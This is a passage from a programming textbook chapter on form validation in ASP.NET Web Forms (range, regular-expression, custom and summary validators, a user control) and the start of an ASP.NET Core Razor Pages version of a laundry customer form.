


Figure 14.6 Listing 14.5 with 17: *You must be between 30 and 40*.

The same trap waits here. `07CodeRange.aspx` in the code folder accepts a code from `A` to `D` with no `Type`, which means `String` — right for letters, so `K` is refused. But a range of *numbers* without a `Type` is compared alphabetically: `5` lies outside `30`–`40` while `300` lies inside. Always write the `Type`.

A second trap is shared by every validator except `RequiredFieldValidator`: **an empty field is valid.** A range validator on an empty box says nothing. If a value is required *and* must be in range, the field needs two validators.

14.3.5 RegularExpressionValidator

A **regular expression** is a small pattern language for text. `[a-zA-Z]{6,10}` means "six to ten letters"; `[^\s]{4,12}` means "four to twelve characters that are not white space"; `.*[@#$%^&*/].*` means "anything, then one of these symbols, then anything". **Listing 14.6** puts three patterns and a required check on a user id and a password.

Listing 14.6 `08PasswordsRegEx.aspx` (Web Forms, not run here): two regular expressions and a required check guard the same password box; `Display="Dynamic"` keeps the empty ones from taking up room.

```
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>RegEx for password</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server"
                Text="Please enter a new User ID and Password"></asp:Label>
            <br />
            <br />
            <asp:Label ID="Label2" runat="server" Text="User ID:"></asp:Label>
            <asp:TextBox ID="txtID" runat="server"></asp:TextBox>
            <asp:RegularExpressionValidator ID="RegularExpressionValidator1"
                runat="server"
                ControlToValidate="txtID"
                ErrorMessage="ID must be 6-10 letters."
                ValidationExpression="[a-zA-Z]{6,10}" />
            <br />
            <asp:Label ID="Label3" runat="server" Text="Password:"></asp:Label>
            <asp:TextBox type="password" ID="txtPassword" runat="server"></asp:TextBox>
            <asp:RegularExpressionValidator ID="RegularExpressionValidator3"
                runat="server"
                display="Dynamic"
                ControlToValidate="txtPassword"
                ErrorMessage="Password must be 4-12 nonblank characters."
                ValidationExpression="[^\s]{4,12}" />
            <asp:RegularExpressionValidator ID="RegularExpressionValidator2"
                runat="server"
                display="Dynamic"
                ControlToValidate="txtPassword"
                ErrorMessage="Password must contain one of @#$%^&*/."
                ValidationExpression=".*[@#$%^&*/].*" />
            <!-- If TextBox is empty the RegularExpressionValidator doesn't work.
                 So, we need to use the RequiredFieldValidator, too. -->
            <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
                runat="server" ControlToValidate="txtPassword"
                Display="Dynamic" ErrorMessage="Password should not be blank." />
            <br />
            <asp:Label ID="Label4" runat="server" Text="Re-enter Password:"></asp:Label>
            <asp:TextBox type="password" ID="txtRePassword" runat="server"></asp:TextBox>
            <br />
            <br />
            <asp:Button type="submit" ID="cmdSubmit" runat="server" Text="Submit" />
```

Listing 14.6 (Continued) *08PasswordsRegEx.aspx (Web Forms, not run here): two regular expressions and a required check guard the same password box; Display="Dynamic" keeps the empty ones from taking up room.*

```
        </div>
    </form>
</body>
</html>
```

Three validators guard `txtPassword`, and each reports its own problem. **Figure 14.7** shows a three-character password without a symbol: both pattern validators complain, one right after the other, and because both use `Display="Dynamic"`, no blank space is left for the required-field message that has nothing to say.




Figure 14.7 Listing 14.6 with the password `abc`: it is too short and it contains none of the required symbols, so two validators speak.

Two details of Web Forms regular expressions are worth knowing. First, the pattern must match the **whole** value: `[a-zA-Z]{6,10}` refuses `danaya1` even though six letters are inside it, because the validator behaves as if the pattern were wrapped in `^(` and `)$`. Second, the comment in the listing is true and important: *if the text box is empty, the regular expression validator does not run*, which is why a `RequiredFieldValidator` stands beside it. `09EmailRegEx.aspx` in the code folder does the same for an e-mail address with the classic pattern `\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*`, which accepts `1234@1234.com` and refuses `1234`.

Regular expressions check **shape**, not truth: `1234@1234.com` has the shape of an address and does not exist. An e-mail rule should therefore be forgiving — "something, an `@`, something, a dot, something", as the Laundry rule in Section 14.4 is — and only a confirmation message proves that an address works.

14.3.6 CustomValidator, on the client and on the server

When no built-in control expresses the rule, `CustomValidator` lets you write it. It can run a JavaScript function in the browser, a C# method on the server, or both. The rule in the next two listings is deliberately simple — the number must be divisible by 5 — so that the mechanism is visible.

Listing 14.7 gives the validator a browser function through `ClientValidationFunction`.

Listing 14.7 `10ClientValidation.aspx` (Web Forms, not run here): a `CustomValidator` with `ClientValidationFunction="validateNumber"`; the browser decides before posting.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <title>Client-side validation</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label2.Text = "Valid number!";
            } else {
                Label2.Text = "Invalid number!";
            }
        }
    </script>
    <script type="text/JavaScript">
        function validateNumber(oSrc, args) {
            args.IsValid = (args.Value % 5 == 0);
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="Number:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:CustomValidator id="CustomValidator1"
                runat="server" ControlToValidate="TextBox1"
                ErrorMessage="Number must be divisible by 5"
                ClientValidationFunction="validateNumber">
            </asp:CustomValidator>
            <br />
            <asp:Label ID="Label2" runat="server"></asp:Label>
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
        </div>
    </form>
</body>
</html>
```

The JavaScript function receives two arguments. `oSrc` is the validator itself; `args` carries `args.Value`, the text of the field, and `args.IsValid`, which the function sets. **Figure 14.8** shows 13 refused in the browser, before any request is made.




Figure 14.8 Listing 14.7 with 13: the browser function sets `args.IsValid` to `false`, the message appears, and the form is not posted.

Now look at the server side of **Listing 14.7**: `Button1_Click` asks `Page.IsValid`. But the validator has no server-side rule at all. If the browser's check is bypassed and 13 arrives at the server, `Page.IsValid` is `true` and the page says *Valid number!*. This listing is a working example of the warning in Section 14.2.4.

Listing 14.8 gives the rule to the server with `OnServerValidate`.

Listing 14.8 `11ServerValidation.aspx` (Web Forms, not run here): the same rule as a server method named in `OnServerValidate`, which also refuses text that is not a number.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Server-side validation</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label2.Text = "Valid entry!";
            } else {
                Label2.Text = "Invalid entry!";
            }
        }
        void ValidateNumber(object source, ServerValidateEventArgs args) {
            try {
                int num = int.Parse(args.Value);
                args.IsValid = ((num % 5) == 0);
            } catch (Exception ex) {
                args.IsValid = false;
            }
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="Number:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:CustomValidator id="CustomValidator1"
                runat="server" ControlToValidate="TextBox1"
                ErrorMessage="Number must be divisible by 5"
                OnServerValidate="ValidateNumber">
            </asp:CustomValidator>
            <br />
            <asp:Label ID="Label2" runat="server"></asp:Label>
            <br/>
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
        </div>
    </form>
</body>
</html>
```

`ValidateNumber` receives a `ServerValidateEventArgs` with the same two members, `Value` and `IsValid`. It tries to read the value as an integer; if that fails — the text is `abc`, or empty after all — the `catch` sets `IsValid` to `false`. **Figure 14.9** shows 3 refused by the server after a round trip; 30 would be accepted with *Valid entry!*.




Figure 14.9 Listing 14.8 with 3: the page went to the server, `ValidateNumber` set `IsValid` to `false`, `Page.IsValid` became `false`, and the click handler wrote *Invalid entry!*.

The right design uses **both** attributes on one `CustomValidator`: `ClientValidationFunction` for speed and `OnServerValidate` for safety, with the same rule written twice. The two copies can drift apart; Section 14.4 reduces that risk by generating the browser half from the server's declaration.

14.3.7 ValidationSummary

A `ValidationSummary` collects the `ErrorMessage` of every validator that failed and shows them together, usually at the top or the bottom of the form. **Listing 14.9** has two required fields and a summary.

Listing 14.9 `12ValidationSummary.aspx` (Web Forms, not run here): two required fields and a `ValidationSummary` whose `HeaderText` introduces the list.

```
<%@ Page Language="C#" %>
<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Validation summary</title>
    <script runat="server">
        void Button1_Click(Object sender, EventArgs e) {
            if (Page.IsValid) {
                Label3.Text = "Valid entry!";
            } else {
                Label3.Text = "Invalid entry!";
            }
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            <asp:Label ID="Label1" runat="server" Text="First name:"></asp:Label>
            <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox>
            <asp:RequiredFieldValidator id="RequiredFieldValidator1"
                runat="server"
                ErrorMessage="You must enter your first name"
                ControlToValidate="TextBox1">
            </asp:RequiredFieldValidator>
            <br />
            <asp:Label ID="Label2" runat="server" Text="Last name:"></asp:Label>
            <asp:TextBox ID="TextBox2" runat="server"></asp:TextBox>
            <asp:RequiredFieldValidator id="RequiredFieldValidator2"
                runat="server"
                ErrorMessage="You must enter your last name"
                ControlToValidate="TextBox2">
            </asp:RequiredFieldValidator>
            <br />
            <br />
            <asp:Button ID="Button1" runat="server" Text="Submit"
                onclick="Button1_Click"/>
            <br />
            <asp:Label ID="Label3" runat="server"></asp:Label>
            <asp:ValidationSummary id="ValidationSummary1"
                runat="server"
                HeaderText="You received the following errors:">
            </asp:ValidationSummary>
        </div>
    </form>
```

Listing 14.9 (Continued) *12ValidationSummary.aspx (Web Forms, not run here): two required fields and a ValidationSummary whose HeaderText introduces the list.*

```
</body>
</html>
```




Figure 14.10 Listing 14.9 after an empty submit: each validator shows its message next to its field, and the summary repeats both under *You received the following errors:*.

Figure 14.10 shows both places at once: each validator's text next to its field and the list in the summary. The summary's `DisplayMode` can be `BulletList` (the default, shown here), `List` or `SingleParagraph`, and `ShowMessageBox="true"` also pops the list up as a browser alert. When the page is long, the summary at the top is what tells the person that something far below needs attention; the messages next to the fields tell them what.

14.3.8 The Laundry customer form, the Web Forms way

Everything above can now be put to work on something real. **Listing 14.10** is the Laundry "new customer" form written as a Web Forms page, with all six kinds of validator in use.

Listing 14.10 `CustomerNew.aspx` (Web Forms, not run here): the Laundry customer form with required, range, custom, regular-expression and compare validators, and a summary at the top.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="CustomerNew.aspx.cs"
    Inherits="CustomerNew" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>New customer - Profitina Laundry</title>
    <script type="text/javascript">
        // Client half of the CustomValidator: the same rule as PhoneValidate below.
        function validatePhone(source, args) {
            var s = args.Value.replace(/[\s\-.()]/g, "");
            if (s.indexOf("+62") === 0) s = "0" + s.slice(3);
            else if (s.indexOf("62") === 0) s = "0" + s.slice(2);
            args.IsValid = /^08[1-9][0-9]{7,10}$/.test(s);
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <asp:ValidationSummary ID="Summary" runat="server"
            HeaderText="Please correct the following:" />

        <asp:Label runat="server" AssociatedControlID="txtName" Text="Name" />
        <asp:TextBox ID="txtName" runat="server" MaxLength="50" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtName"
            ErrorMessage="Enter the customer's name." Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtBirthdate" Text="Date of birth"
/>
        <asp:TextBox ID="txtBirthdate" runat="server" TextMode="Date" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtBirthdate"
            ErrorMessage="Enter the date of birth." Text="*" Display="Dynamic" />
        <asp:RangeValidator ID="BirthRange" runat="server" ControlToValidate="txtBirthdate"
            Type="Date" MinimumValue="1906-01-01" MaximumValue="2099-12-31"
            ErrorMessage="Enter a date of birth in the past, at most 120 years ago."
Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtPhone" Text="Mobile phone" />
        <asp:TextBox ID="txtPhone" runat="server" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtPhone"
            ErrorMessage="Enter a mobile phone number." Text="*" Display="Dynamic" />
        <asp:CustomValidator runat="server" ControlToValidate="txtPhone"
            ClientValidationFunction="validatePhone" OnServerValidate="PhoneValidate"
            ErrorMessage="Enter an Indonesian mobile number such as 0812-3456-7890 or +62
812 3456 7890."
            Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtEmail" Text="E-mail" />
        <asp:TextBox ID="txtEmail" runat="server" MaxLength="50" />
```

Listing 14.10 (Continued) *CustomerNew.aspx (Web Forms, not run here): the Laundry customer form with required, range, custom, regular-expression and compare validators, and a summary at the top.*

```
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtEmail"
            ErrorMessage="Enter an e-mail address." Text="*" Display="Dynamic" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtEmail"
            ValidationExpression="[^@\s]+@[^@\s]+\.[^@\s]+"
            ErrorMessage="Enter a valid e-mail address, for example rina@example.com."
Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtPassword" Text="Online password
(optional)" />
        <asp:TextBox ID="txtPassword" runat="server" TextMode="Password" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtPassword"
            ValidationExpression=".{8,64}"
            ErrorMessage="An online password needs 8 to 64 characters." Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtConfirm" Text="Repeat the
password" />
        <asp:TextBox ID="txtConfirm" runat="server" TextMode="Password" />
        <asp:CompareValidator runat="server" ControlToValidate="txtConfirm"
            ControlToCompare="txtPassword"
            ErrorMessage="The two passwords do not match." Text="*" />
        <br />
        <asp:Button ID="btnRegister" runat="server" Text="Register"
OnClick="Register_Click" />
        <asp:Label ID="lblResult" runat="server" />
    </form>
</body>
</html>
```

Read it field by field. The **name** is required. The **date of birth** is required and must fall in a date range; `Type="Date"` makes the range validator compare dates, not strings. The **mobile phone** is required and must pass a `CustomValidator` that has both halves: the JavaScript function `validatePhone` in the page header and a server method `PhoneValidate`. The **e-mail** is required and must match a forgiving pattern. The **online password** is optional — there is no required validator — but if it is given, a pattern demands 8 to 64 characters; and the **repetition** must equal it. Each validator shows only an asterisk; the summary at the top shows the sentences.

The code-behind file, **Listing 14.11**, supplies what markup cannot.

Listing 14.11 `CustomerNew.aspx.cs` (Web Forms, not run here): the date limits are set on each request, the phone rule runs on the server, and nothing is stored unless `Page.IsValid` is `true`.

```
using System;
using System.Text.RegularExpressions;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class CustomerNew : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        // A RangeValidator needs constants; "today" is set here, on every request.
        BirthRange.MinimumValue = DateTime.Today.AddYears(-120).ToString("yyyy-MM-dd");
        BirthRange.MaximumValue = DateTime.Today.AddDays(-1).ToString("yyyy-MM-dd");
    }

    // Server half of the CustomValidator. It runs even if the browser skipped the script.
    protected void PhoneValidate(object source, ServerValidateEventArgs args) {
        string s = Regex.Replace(args.Value, @"[\s\-.()]", "");
        if (s.StartsWith("+62")) s = "0" + s.Substring(3);
        else if (s.StartsWith("62")) s = "0" + s.Substring(2);
        args.IsValid = Regex.IsMatch(s, "^08[1-9][0-9]{7,10}$");
    }

    protected void Register_Click(object sender, EventArgs e) {
        if (!Page.IsValid) {          // never skip this line: it is the real check
            return;
        }
        string id = SaveCustomer();
        Session["Flash"] = "Customer " + id + " registered.";
        Response.Redirect("BillDraft.aspx?customer=" + id);
    }

    private string SaveCustomer() {
        // Hash the password and INSERT the customer with ADO.NET: Chapter 15.
        throw new NotImplementedException();
    }
}
```

Three details are important. A `RangeValidator` wants constants, but “at most 120 years ago” and “before today” change every day, so `Page_Load` sets `MinimumValue` and `MaximumValue` on every request. `PhoneValidate` is the server half of the phone rule, and it is the half that counts. And `Register_Click` begins with `if (!Page.IsValid) return;` — without that line, the page would show the red asterisks *and* store the customer anyway. After storing, it puts a message in the session and redirects, a pattern that Section 14.7.4 names and explains.

14.3.9 User controls: a piece of page you can reuse

One more Web Forms idea belongs here because it shows how Web Forms *kept* values on a page, which leads into the second half of the chapter. Besides the controls that ship with ASP.NET, you can build your own **user control**: a fragment of a page with its own markup and code, used as a single tag. A user control is built exactly like a page, then turned into a fragment in five steps: rename the file so that its extension is `.ascx`; delete the `<html>`, `<body>` and `<form>` elements; change the `@Page` directive to `@Control`; remove every attribute of `@Control` except `Language`, `AutoEventWireup`, `CodeFile` and `Inherits`; and, if you want to refer to it by a class name elsewhere, add a `ClassName` attribute.

Listing 14.12 is a money field: a text box and a drop-down list of currencies.

Listing 14.12 `MoneyField.ascx` (Web Forms, not run here): a user control with an amount and a currency list whose values are exchange rates relative to the euro.

```
<%@ Control Language="C#"
    AutoEventWireup="true"
    CodeFile="MoneyField.ascx.cs"
    Inherits="MoneyField" %>
<asp:TextBox ID="amount" Runat="server" />
<asp:DropDownList ID="currency" AutoPostBack="true"
    OnSelectedIndexChanged="Select" Runat="server">
    <asp:ListItem Text="Euro" Value="1.0" Selected="true" />
    <asp:ListItem Text="Dollars" Value="0.88" />
    <asp:ListItem Text="Francs" Value="1.47" />
    <asp:ListItem Text="Pounds" Value="0.62" />
</asp:DropDownList>
```

Its code, **Listing 14.13**, converts the amount whenever the currency changes.

Listing 14.13 `MoneyField.ascx.cs` (Web Forms, not run here): the `Text` property exposes the amount; `OldRate` is kept in `ViewState` so that the next postback knows which currency the amount was in.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class MoneyField : System.Web.UI.UserControl {
    public string Text {
        get { return amount.Text; }
        set { amount.Text = value; }
    }
    private double OldRate {
        get {
            return
                ViewState["rate"] == null ? 1 : (double)ViewState["rate"];
        }
        set {
            ViewState["rate"] = value;
        }
    }
    public void Select(object sender, EventArgs arg) {
        try {
            double val = Convert.ToDouble(amount.Text);
            double newRate = Convert.ToDouble(currency.SelectedItem.Value);
            double newVal = val / OldRate * newRate;
            amount.Text = newVal.ToString("F2");
            OldRate = newRate;
        } catch (Exception) {
            amount.Text = "0";
        }
    }
}
```

Follow one conversion by hand. The amount is 100 and the currency is Euro, rate 1.0. The person chooses Pounds, rate 0.62. Because `AutoPostBack="true"`, the page posts back at once and `Select` runs: `val = 100`, `newRate = 0.62`, `OldRate` is read from `ViewState` and, on the first change, is missing, so it is 1. The new value is $100/1 \times 0.62 = 62$, shown as `62.00`, and `OldRate` becomes 0.62. The person then chooses Dollars, rate 0.88: $62/0.62 \times 0.88 = 88$, shown as `88.00`. The conversion is right only because the control *remembered* that the amount was in pounds, and it remembered by writing 0.62 into `ViewState["rate"]`.

Listing 14.14 registers the control and uses it twice.

Listing 14.14 `13UserControl.aspx` (Web Forms, not run here): `@Register` gives the user control a tag prefix and name, and the page uses it twice as `<my:MoneyField>`.

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Register TagPrefix="my"
    TagName="MoneyField"
    Src="MoneyField.ascx" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>User control</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            Amount 1: <my:MoneyField ID="field1" Text="100"
                Runat="server" /><br>
            Amount 2: <my:MoneyField ID="field2"
                Runat="server" />
        </div>
    </form>
</body>
</html>
```




Figure 14.11 Listing 14.14 in the browser: two independent money fields; the first is being switched from Euro to another currency.

Figure 14.11 shows the two fields. Each keeps its own `OldRate`, because each control instance has its own slice of the page's view state, identified by the control's `ID`. In ASP.NET Core the same idea — a reusable fragment with its own markup and logic — is a **partial view** (`<partial name="…" />`), a **tag helper**, or a **view component**; the chapter's own `_ValidationScriptsPartial.cshtml` in Section 14.4.6 is a small partial. What the modern versions do *not* have is a hidden view state that remembers the rate for them; the rate would be a hidden field or a value in the session, chosen deliberately. Keep that sentence in mind until Section 14.6.

14.4 Validation in ASP.NET Core Razor Pages

14.4.1 The project, and how to run it

Web Forms is history on the build machine of this book, but its ideas are not. From here on every example **was run**: the Razor Pages project `LaundryState` on .NET 10, which uses nothing but the shared ASP.NET Core framework, so it builds without downloading a single package. Its data comes from the CSV export of the Laundry database (`data/csv`), read once at start-up and kept in

memory; Section 14.7.6 shows the optional SQLite version and says exactly what was and was not compiled. The folder looks like this:

```
aspnet/LaundryState/
  LaundryState.csproj          Program.cs
  Data/      LaundryStore.cs  CsvLaundryStore.cs  SqliteLaundryStore.cs  PriceList.cs
Passwords.cs
  Models/    CustomerInput.cs  BillLineInput.cs  BillDraft.cs  Phone.cs
IndonesianMobileAttribute.cs
  State/     SessionJson.cs  OutletCookie.cs  LabCounter.cs
  Pages/     Index  Outlet  Lab  Customers/New  Bills/Draft  (each .cshtml + .cshtml.cs)
             Shared/_Layout.cshtml  Shared/_ValidationScriptsPartial.cshtml
  wwwroot/   css/site.css  js/indonesian-mobile.js  lib/jquery*  profitina-logo-
horizontal.png
```

To run it, open the chapter folder in VS Code, open a terminal, and type:

```
cd aspnet/LaundryState
dotnet run
```

and open `http://127.0.0.1:9401/`. The chapter's `README.md` gives the same steps for Windows, macOS and Linux, and for the other three tracks.

Listing 14.15 is the whole project file.

Listing 14.15 `LaundryState.csproj`: the Web SDK and nothing else. The optional SQLite store is switched on by a build property, after the reader has added one package.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>LaundryState</RootNamespace>
  </PropertyGroup>

  <!-- Optional SQLite store. First run:  dotnet add package Microsoft.Data.Sqlite
       then:  dotnet run -p:UseSqlite=true
       Without UseSqlite the app keeps its data in memory, loaded from ../../data/csv. -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);LAUNDRY_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

Listing 14.16 is the start-up code. It is short, and every line of it is used in this chapter.

Listing 14.16 `Program.cs`: Razor Pages with custom binding messages, a 20-minute session whose cookie is `HttpOnly` and `SameSite=Lax`, TempData kept in the session, an application-wide memory cache, and the data store.

```
using LaundryState.Data;
using LaundryState.State;

var builder = WebApplication.CreateBuilder(args);

builder.Services.AddRazorPages()
    .AddSessionStateTempDataProvider()              // TempData lives in the session
    .AddMvcOptions(o =>
    {
        var m = o.ModelBindingMessageProvider;      // messages for text that is not a
number
        m.SetValueMustBeANumberAccessor(_ => "Enter a whole number from 1 to 999; round
kilograms up.");
        m.SetAttemptedValueIsInvalidAccessor((value, field) => field == "Units"
            ? "Enter a whole number from 1 to 999; round kilograms up."
            : $"The value '{value}' is not valid for {field}.");
        o.ValidateComplexTypesIfChildValidationFails = true;   // run Validate() even then
    });

builder.Services.AddDistributedMemoryCache();       // where session data is kept
builder.Services.AddSession(o =>
{
    o.IdleTimeout = TimeSpan.FromMinutes(20);       // the classic 20-minute session
    o.Cookie.Name = ".Laundry.Session";
    o.Cookie.HttpOnly = true;
    o.Cookie.SameSite = SameSiteMode.Lax;
    o.Cookie.SecurePolicy = CookieSecurePolicy.SameAsRequest;
    o.Cookie.IsEssential = true;
});
builder.Services.AddMemoryCache();                  // application-wide cache (price list)
builder.Services.AddSingleton<LabCounter>();        // application state

string csv = Environment.GetEnvironmentVariable("LAUNDRY_CSV")
             ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data",
"csv");
#if LAUNDRY_SQLITE
string db = Environment.GetEnvironmentVariable("LAUNDRY_DB")
            ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data",
"laundry.db");
builder.Services.AddSingleton<ILaundryStore>(new SqliteLaundryStore(db));
#else
builder.Services.AddSingleton<ILaundryStore>(new CsvLaundryStore(csv));
#endif
builder.Services.AddSingleton<PriceList>();
```

Listing 14.16 (Continued) *Program.cs: Razor Pages with custom binding messages, a 20-minute session whose cookie is HttpOnly and SameSite=Lax, TempData kept in the session, an application-wide memory cache, and the data store.*

```
var app = builder.Build();
app.UseStaticFiles();
app.UseRouting();
app.UseSession();                                   // before the pages that use it
app.MapRazorPages();
app.Run();
```

The validation part of **Listing 14.16** is the `AddMvcOptions` block. It changes two messages that model binding produces when text cannot be turned into a number, so that a cashier who types `2.5` units reads the same sentence as one who types `0`; and it sets `ValidateComplexTypesIfChildValidationFails`, whose purpose appears in Section 14.4.4. The state part — session, TempData, cache, singleton — is the subject of Section 14.7.

14.4.2 Data annotations: rules written as attributes

In Web Forms, a rule lived *on the page*, next to the text box. In ASP.NET Core it lives *on the model*: the class whose properties receive the form's values. A rule is written as an **attribute** — the thing in square brackets above a property — from the namespace `System.ComponentModel.DataAnnotations` [4]. **Listing 14.17** is the Laundry customer as the form sends it.

Listing 14.17 `CustomerInput.cs`: every rule of the customer form as an attribute, plus one rule that needs today's date in `Validate`.

```
using System.ComponentModel.DataAnnotations;

namespace LaundryState.Models;

/// <summary>What the "new customer" form posts. Every rule is an attribute, and
